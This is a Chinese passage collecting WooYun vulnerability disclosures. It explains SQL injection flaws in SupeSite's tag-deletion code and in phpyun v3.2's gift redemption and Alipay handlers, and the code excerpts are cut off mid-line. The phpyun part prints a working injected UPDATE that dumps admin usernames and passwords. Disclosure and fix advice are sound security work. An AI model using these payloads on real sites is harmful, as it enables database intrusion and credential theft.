if(empty($itemid)) { //这里让$itemid 不为空

        if(!empty($_SCONFIG['posttime']) && $_SGLOBAL['group']['gro

            if($_SGLOBAL['timestamp'] - $_SGLOBAL['member']['lastpo

                showmessage('post_too_much');

            }

        }

        $newsarr['uid'] = $_SGLOBAL['supe_uid'];

        $newsarr['username'] = $_SGLOBAL['supe_username'];

        $newsarr['dateline'] = $_SGLOBAL['timestamp'];
```


```
        if($_POST['fromtype'] == 'newspost') {
            $newsarr['fromtype'] = 'newspost';
            $newsarr['fromid'] = intval($_POST['id']);
        } else {
            $newsarr['fromtype'] = 'userpost';
        }
        if(!checkperm('allowdirectpost')) {
            $itemarr['itemid'] = inserttable('spaceitems', $newsarr
            inserttable('spacenews', $itemarr);
            getreward('postinfo');
            postspacetag('add', $_POST['type'], $itemarr['itemid'],
            $do = 'pass';
        } else {
            $itemarr['itemid'] = inserttable('postitems', $newsarr,
            inserttable('postmessages', $itemarr);
            postspacetag('add', $_POST['type'], $itemarr['itemid'],
            $do = 'me';
        }
        //更新用户最新更新时间
        if($_SGLOBAL['supe_uid']) {
            updatetable('members', array('updatetime'=>$_SGLOBAL['t
        }
    } else { //进入else
        if(empty($_SGLOBAL['supe_uid'])) showmessage('no_permissior
        updatetable('postitems', $newsarr, array('itemid'=>$itemid)
        updatetable('postmessages', $itemarr, array('itemid'=>$iter
```

```
        $itemid = empty($_POST['oitemid']) ? $itemid : $_POST['oite
        postspacetag('update', $_POST['type'], $itemid, $tagarr, 0)
    }
```

```
function postspacetag($op, $type, $itemid, $tagarr, $status) {
    global $_SGLOBAL;
    $deletetagidarr = $addtagidarr = $spacetagidarr = array();
    if($op == 'add') {    //已经存在的tag,执行加入操作
        if(!empty($tagarr['existsid'])) {
            $addtagidarr = $tagarr['existsid'];
            $_SGLOBAL['db']->query('UPDATE '.tname('tags').' SET sp
        }
    } else {
        $query = $_SGLOBAL['db']->query('SELECT * FROM '.tname('spa
        while ($spacetag = $_SGLOBAL['db']->fetch_array($query)) {
            if(!empty($tagarr['existsid']) && in_array($spacetag['t
                $spacetagidarr[] = $spacetag['tagid'];
            } else {
                $deletetagidarr[] = $spacetag['tagid'];//赋值
            }
        }
        foreach ($tagarr['existsid'] as $etagid) {
            if(!empty($spacetagidarr) && in_array($etagid, $spaceta
            } else {
                $addtagidarr[] = $etagid;
            }
```

```
        }
        if(!empty($deletetagidarr)) {
//这里要$deletetagidarr不为空
那么也就是要让
$query = $_SGLOBAL['db']->query('SELECT * FROM '.tname('spacetags')
            $_SGLOBAL['db']->query('DELETE FROM '.tname('spacetags
            $_SGLOBAL['db']->query('UPDATE '.tname('tags').' SET  s
        }
```

首先我们注册一个会员 然后投稿



投稿 这里tag 随便写一个

+---------+-------+------------+------+--------+

| itemid | tagid | dateline | type | status |

+---------+-------+------------+------+--------+

| 3 | 1 | 1412680532 | news | 0 |

| 4 | 2 | 1412680930 | news | 0 |


数据库里也就创建了。。

这里的itemid 在.../dan/supesite/cp.php?ac=news&op=view&itemid=4

地址中就能看到为4

然后在$query = $_SGLOBAL['db']->query('SELECT * FROM '.tname('spacetags').' WHERE itemid=\''.$itemid.'\' AND status=\''.$status.'\'');

这里查询





这里查询 后面虽然跟了一些字符 提示warning 但是还是能查询出来。

$_SGLOBAL['db']->query('DELETE FROM '.tname('spacetags').' WHERE itemid='.$itemid.' AND tagid IN ('.simplode($deletetagidarr).') AND status=\''.$status.'\'');

然后就进来delete 里面没单引号 且无intval 导致注入。


投稿的时候抓包一下





成功出数据

漏洞证明



修复方案

intval 或者 单引号上把

WooYun-2014-88872：phpyun v3.2 (20141226) 两处注入。

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-088872

简要描述

最近更新日期（2014-12-26） 又更新了，麻烦别再给5rank了 20走起可好。 一处是新的 一处算是绕过补丁了。 之前还有一两个没打补丁哦 加快速度把。

详细说明

第一处 新发现的在兑换奖品的时候

在model/redeem.class.php中

```
function dh_action(){
        $this->public_action();
        if(!$this->uid && !$this->username)
        {
             $this->obj->ACT_layer_msg("您还没有登录，请先登录！",8,$_S
        }
        if($_POST['submit']){
            if(!$_POST['password']){
                $this->obj->ACT_layer_msg("密码不能为空！",8,$_SERVER
            }
            if(!$_POST['linkman'] || !$_POST['linktel'] ){
                $this->obj->ACT_layer_msg("联系人或联系电话不能为空！",
            }
```

```
              $info=$this->obj->DB_select_once("member","`uid`='".$th
              $passwrod=md5(md5($_POST['password']).$info['salt']);
              if($info['password']!=$passwrod){
                  $this->obj->ACT_layer_msg("密码不正确！",8,$_SERVER[
              }
              if(!$this->uid && !$this->username){
                   $this->obj->ACT_layer_msg("您还没有登录，请先登录！",8
              }else{
                  if($_POST['num']<1){
                      $this->obj->ACT_layer_msg("请填写正确的数量！",8,$
                  }else{
                      if($_COOKIE['usertype']=="1"){
                          $table="member_statis";
                      }elseif($_COOKIE['usertype']=="2"){
                          $table="company_statis";
                      }elseif($_COOKIE['usertype']=="3"){
                          $table="lt_statis";
                      }elseif($_COOKIE['usertype']=="4"){
                          $table="px_train_statis";
                      }
                      $info=$this->obj->DB_select_once($table,"`uid`=
                      $gift=$this->obj->DB_select_once("reward","`id`
                      if($_POST['num']>$gift['stock']){
                          $this->obj->ACT_layer_msg("已超出库存数量！",
                      }else{
                          if($gift['restriction']!="0"&&$_POST['num']
                              $this->obj->ACT_layer_msg("已超出限购数量
```

```
                    }else{
                        $integral=$gift['integral']*$_POST['nur
                        if($info['integral']<$integral){
                            $this->obj->ACT_layer_msg("您的积分不
                        }else{
                            $this->obj->company_invtal($this->u
                            $value.="`uid`='".$this->uid."',";
                            $value.="`username`='".$this->usern
                            $value.="`usertype`='".$_COOKIE['us
                            $value.="`name`='".$gift['name']."
                            $value.="`gid`='".$gift['id']."',";
                            $value.="`linkman`='".$_POST['linkm
                            $value.="`linktel`='".$_POST['linkt
                            $value.="`body`='".$_POST['body']."
                            $value.="`integral`='".$integral."
                            $value.="`num`='".$_POST['num']."',
                            $value.="`ctime`='".time()."'";
                            $this->obj->DB_insert_once("change"
                            $this->obj->DB_update_all("reward",
                            $this->obj->ACT_layer_msg("兑换成功
                        }
                    }
                }
            }
        }
    }
```


```
function DB_update_all($tablename, $value, $where = 1){
        $SQL = "UPDATE `" . $this->def . $tablename . "` SET $value
         $this->db->query("set sql_mode=''");
        $return=$this->db->query($SQL);
        return $return;
    }
```


查询查询

但是我们来看看$_POST['num'] 之前有啥处理没。


可以看到前面有三个比较。

```
if($_POST['num']<1){ //这里比较是否小于1 php弱语言 像1asdxx 都能过。
                    $this->obj->ACT_layer_msg("请填写正确的数量！",8,$
                }else{
                    if($_COOKIE['usertype']=="1"){
                        $table="member_statis";
                    }elseif($_COOKIE['usertype']=="2"){
                        $table="company_statis";
                    }elseif($_COOKIE['usertype']=="3"){
                        $table="lt_statis";
                    }elseif($_COOKIE['usertype']=="4"){
                        $table="px_train_statis";
                    }
                    $info=$this->obj->DB_select_once($table,"`uid`=
                    $gift=$this->obj->DB_select_once("reward","`id`
                    if($_POST['num']>$gift['stock']){、//这里第二处比
这里的库存为100\.  发现如果我传递的num为1asd之类的时候 竟然true了。。 那么就
                        $this->obj->ACT_layer_msg("已超出库存数量！",
                    }else{
                        if($gift['restriction']!="0"&&$_POST['num']
                            $this->obj->ACT_layer_msg("已超出限购数量
                        }else{
```






那么我们就能绕过这个判断了。



UPDATE `phpyun_reward` SET `stock` = `stock` -1+1,name=(select concat(username,0x23,password) from php_admin_user) WHERE `id` ='1'

此时执行的语句



这里随便说一下 补丁解决泄漏key的那个方法太渣了把。。

很轻松的就绕过去了。 这里不多说， 简直。。

第二处在 api\alipay\alipayto.php

```
require_once(dirname(dirname(dirname(__FILE__)))."/data/db.config.p
require_once(dirname(dirname(dirname(__FILE__)))."/data/db.safety.p
require_once(dirname(dirname(dirname(__FILE__)))."/plus/config.php'
require_once(dirname(dirname(dirname(__FILE__)))."/include/mysql.cl
$db = new mysql($db_config['dbhost'], $db_config['dbuser'], $db_cor
if(!is_numeric($_POST['dingdan'])){die;}
$_COOKIE['uid']=(int)$_COOKIE['uid'];
$_POST['is_invoice']=(int)$_POST['is_invoice'];
$_POST['balance']=(int)$_POST['balance'];
$member_sql=$db->query("SELECT * FROM `".$db_config["def"]."member
$member=mysql_fetch_array($member_sql);
if($member['username'] != $_COOKIE['username'] || $member['usertype
    echo '登录信息验证错误，请重新登录！';die;
}
```

```
$sql=$db->query("select * from `".$db_config["def"]."company_order
$row=mysql_fetch_array($sql);
if(!$row['uid'] || $row['uid']!=$_COOKIE['uid'])
{
    die;
}
if((int)$_POST['is_invoice']=='1'&&$config["sy_com_invoice"]){
    $invoice_title=",`is_invoice`='".$_POST['is_invoice']."'";
    if($_POST['linkway']=='1'){
        $com_sql=$db->query("select `linkman`,`linktel`,`address` f
        $company=mysql_fetch_array($com_sql);
        $link=",'".$company['linkman']."','".$company['linktel']."
        $up_record=",`link_man`='".$company['linkman']."',`link_mob
    }else{
        $link=",'".$_POST['link_man']."','".$_POST['link_moblie'].'
        $up_record=",`link_man`='".$_POST['link_man']."',`link_mobl
    }
    $record_sql=$db->query("select `id` from `".$db_config["def"].'
    $record=mysql_fetch_array($record_sql);
    if($record['id']){
        $upr_sql=$db->query("update `".$db_config["def"]."invoice_r
        mysql_fetch_array($upr_sql);
```


可以看到 data/db.safety.php 把过滤文件添加进来了。

那么这里的$_POST我们就不能引入单引号了。


但是。。

```
if($_POST['linkway']=='1'){
        $com_sql=$db->query("select `linkman`,`linktel`,`address` f
        $company=mysql_fetch_array($com_sql);
        $link=",'".$company['linkman']."','".$company['linktel']."
        $up_record=",`link_man`='".$company['linkman']."',`link_mob
    }else{
        $link=",'".$_POST['link_man']."','".$_POST['link_moblie'].'
        $up_record=",`link_man`='".$_POST['link_man']."',`link_mobl
    }
```

